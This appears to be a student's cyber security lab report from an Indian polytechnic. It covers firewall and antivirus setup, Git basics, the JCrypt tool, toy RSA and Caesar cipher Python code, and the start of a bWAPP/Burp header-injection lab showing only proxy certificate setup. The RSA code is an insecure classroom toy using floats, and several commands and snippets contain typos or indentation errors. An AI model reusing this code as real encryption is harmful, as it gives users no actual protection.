GOVERNMENT OF KARNATAKA

DEPARTMENT OF COLLEGIATE AND TECHNICAL EDUCATION

GOVERNMENT POLYTECHNIC, ARAKERE

Practice Lab Report of Pathway

CYBER SECURITY (20CS54IP)

ACADEMIC YEAR: 2022-23

Student Name	**:**	**Govt. Polytechnic Arakere**
Register Number	**:**	**157**
Course Name	**:**	Cyber Security Pathway
Course Code	**:**	20CS54IP
Semester	**:**	5th SEM
Programme	**:**	Computer Science and Engineering

Cohort Owner

RAVITHEJ S V / SOWMYA C J

Lecturer

Dept. of CSE

DEPARTMENT OF COMPUTER SCIENCE & ENGINEERING

Government Polytechnic, Arakere

Srirangapatna Taluk - 571415

Mandya District, Karnataka

GOVERNMENT OF KARNATAKA

DEPARTMENT OF COLLEGIATE AND TECHNICAL EDUCATION

GOVERNMENT POLYTECHNIC, ARAKERE

Department of Computer Science and Engineering

Pathway Laboratory Certificate

This is to certify that Mr/Ms. **Govt. Polytechnic Arakere** bearing Register Number **157** satisfactorily completed the professional practices in ***CYBER SECURITY PATHWAY LAB (20CS54IP)*** prescribed by the Board of Technical Examinations, Palace road Bangalore-01 for ***Fifth*** Semester ***Computer Science and Engineering*** Program in the Academic year 2022-2023.

Signature
Cohort Owner

Signature
Head of the Department

Examiner-1

Examiner-2


INDEX

1. Protecting user System that is always connected to online.


a). Firewall on & off set password antivirus spyware installation

Windows Firewall is a Microsoft Windows application that filters information coming to your system from the Internet and blocking potentially harmful programs. Yes, it is necessary to turn on because Windows Defender Firewall helps prevent hackers and malicious software from gaining access to your PC through the internet or a network.

Step1: Go to Start and open Control Panel.
Step2: Select System and Security>Windows Defender Firewall.




Step 3: Choose Turn Windows Firewall on or off.
Step 4: Choose Turn Windows Firewall on or off. Select Turn on Windows Firewall for domain, private and public network settings.



b). Install antivirus and antispyware to manage your operating system and browsers.

- **Antivirus**: Antivirus software is a type of program designed and developed to protect Operating system from malware like viruses, computer worms, botnets, rootkits, key loggers and etc.
- **Antispyware**: Anti-spyware software is a type of program designed to prevent and detect unwanted spyware program installations and to remove those programs if installed. It is also used to manage browsers.


Step 1: Go to browser, search for total 360 security antivirus software or any other antivirus software.
Step 2: Click on the download.
Step3: Open the Downloads folder and Double click the downloaded file and install it.
Step 4: Click on start>go to Full Check and Check Now.




c) Steps to Install Anti spyware (Spyware blaster):


Anti-spyware is a type of software that is designed to detect and remove unwanted spyware programs. Spyware is a type of malware that is installed on a computer without the user's knowledge in order to collect information about them. This can pose a security risk to the user, but more frequently spyware degrades system performance by taking up processing power, installing additional software, or redirecting users' browser activity.


Step 1: Go to browser and search for antispyware blaster and Select Download SpywareBlaster6.0
Step 2 : Select downloads and click on spyware Blaster.






Step3: Open the spyware blaster setup6.0 from the downloads and install it.
Step4: Double-click on setup file>Agree to agreement>Browse the location>click next>Install.






Step6: Open the application>click next>select automatic updating and click next.
Step7: Select the browser you to protect>select activate protection.



d) Setup Password protection.


Steps to setup Password protection
Step1:Go to Start and open Control Panel.
Step2: Select User Accounts>click Change Account Type.
Steps3: Double click on User account>click on create password.
Step4:Enter new password and confirm the password>click create password.




2. Github and gitbash installation and setup

Git installation and setup


Step 1: The .exe file installer for Git Bash can be downloaded from ***https://gitforwindows.org/***
Once downloaded execute that installer, following window will occur.



Step 2: Browse the location to install




Step 3: Select on the desktop components that you need to install and click on the Next. Then git bash will get installed, launch git bash.



Basic local Git operations :


Creating a repository

- Go to any folder(where folder contains the files that should be reposited) right click on the folder and select git bash here.




gitconfig --global : can be used to set user-specific configuration values like email, username, file format, and so on.

- gitconfig–global user.name Max
- gitconfig –global user.emailwheelernancy672@gmail.com




gitinit :This command is used to create a new blank repository.

- ***gitinit***




git status :is a simple command that tells us the state of our repository

- git status




git add :command is used to add file contents to the Index (Staging Area).

- git add <file name> or to add all files git add.




Again, view the status of the repository using git status




git commit :It is used to record the changes in the repository.

- git commit –m <message>



git log : it is an utility tool to review and read a history of everything that happens to a repository.

- git log



Now, go github create a repostiary and copy the link of the repositary

- Git remote add origin <repositary link>
- git remote add origin https://github.com/nancy7899/max.git

git push : it is a command to upload all changes done from the local branches to the targeted remote repository.

- git push origin master

git pull :The git pull command is used to pull a repository.

- git pull origin master

Git clone: The git clone is a git command, which creates a clone/copy of an existing repository into a new directory.

- git clone <url of repositary>
- git clone https://github.com/nancy7899/max.git

3. Cryptography technique using jcrypt tool encryption, decryption

JCRYPT TOOL

- Jcrypt is a framework for developing cryptological and cryptographical programs.
- JCrypt is a free software
- JCrypt Tool enables students , teachers, developers ,and anyone else interested in cryptography to apply and analyze cryptographic algorithms.

Installation

1. The JCryp Tool installation is very simple
2. Select any web browser : google browser.
3. In search type jcrypt tool free download from soft media.
4. Download and extract the zip file.
5. Launch the main program and get started.
6. Admin rights are not required.

Cryptography is the study of secure communications techniques that allow only the sender and intended receiver of a message to view its contents.

Types of Cryptography

1. Symmetric Cryptography
2. Asymmetric Cryptography
3. Digital Signature
4. Hash Function

SYMMETRIC CRYPTOGRAPHY :also known as secret key cryptography
Encrypting and decrypting a message using single key
The single key is known as secret key
Ex: AES - Advanced Encryption Standard, RC4-Rivest Cipher4, DES-Data Encryption Standard ETC

STEPS:FOR ENCRYPTION(PLAIN TEXT IS CONVERTED INTO CIPHERTEXT)

1. GO TO FILE
2. SELECT NEW EMPTY TEXT EDIT OR FILE
3. SAVE THE FILE
4. OPEN SAVED FILE TYPE A MESSAGE YOU WANT TO SEND
5. GO TO ALGORITHM ->SELECT SYMMETRIC ALGORITHM->SELECT AES
6. IN DIALOG BOX SELECT ENCRYPT OPTION
7. CLICK ON KEY GENERATION
8. GENERATE SECRET KEY
9. FINISH

STEPS: FOR DECRYPTION (CIPHERT EXTIS CONVERTED INTO PLAIN TEXT)

1. GO TO FILE
2. SELECT ENCRYPTED FILE
3. GO TO ALGORITHM -> SELECT SYMMETRIC ALGORITHM->SELECT AES
4. IN DIALOG BOX SELECTED ENCRYPT OPTION
5. ENTER SECET KEY
6. FINISH

ASYMMETRIC ALGORITHM ALSO KNOWN AS PUBLIC KEY CRYPTOGRAPHY
Encrypting and decrypting a message using double key.
The two keys are Private and public key.
Example: RSA-Rivest, Shamir, Adleman,DSS-Digital Signature Standard etc

STEPS: FOR ENCRYPTION(PLAIN TEXT IS CONVERTED INTO CIPHERTEXT)

1. GO TO FILE
2. SELECT NEW EMPTY TEXTED IT OR FILE
3. SAVE THE FILE
4. OPEN A SAVED FILE TYPE A MESSAGE YOU WANT TO SEND
5. GO TO ALGORITHM-> SELECT ASYMMETRIC ALGORITHM->SELECT RSA
6. INDIALOG BOX SELECT ENCRYPTOPTION
7. CLICK ON KEY GENERATION
8. GENERATE A PRIVATE KEY
9. FINISH

STEPS: FOR DECRYPTION(CIPHER TEXT IS CONVERTED INTO PLAINTEXT)

1. GO TO FILE
2. SELECT ENCRYPTED FILE
3. GO TO ALGORITHM->SELECT ASYMMETRIC ALGORITHM->SELECT RSA
4. INDIALOG BOX SELECT DECRYPT OPTION
5. ENTER PRIVATE KEY
6. FINISH

4,. Write the cryptography analysis using Python code.

RSA Python Code

```
import math
p = 3
q = 7
n = p*q
e = 2
phi = (p-1)*(q-1)

while (e < phi):
        if(math.gcd(e, phi) == 1):
                break
        else:
                e = e+1

k = 2
d = (1 + (k*phi))/e

msg = 12.0

print("Message data = ", msg)

c = pow(msg, e)
c = math.fmod(c, n)
print("Encrypted data = ", c)
m = pow(c, d)
m = math.fmod(m, n)
print("Original Message Sent = ", m)
```

Caesar Cipher Python Code

```
def encrypt(text,s):
result=" "

        for i in range(len(text)):
                char =text[i]

                if(char.isupper()):
                        result+= chr((ord(char)+s-65)%26+ 65)
                else:
                        result += chr((ord(char) + s - 97) % 26 + 97)
        return result

text="ATTACKATONCE"
s=4
print ("Text : " + text)
print("Shift:"+str(s))
print("Cipher:"+encrypt(text,s))
```


5. Http Header Injection[Get/post method] using Bwapp

Download the following softwares:

- Burp suite
- Firefox

Steps to generate CA certificate


`Step 1: Open burpsuite > proxy > options > click on import/export CA certificate




Step 2: Select the certificate in DER format, Next

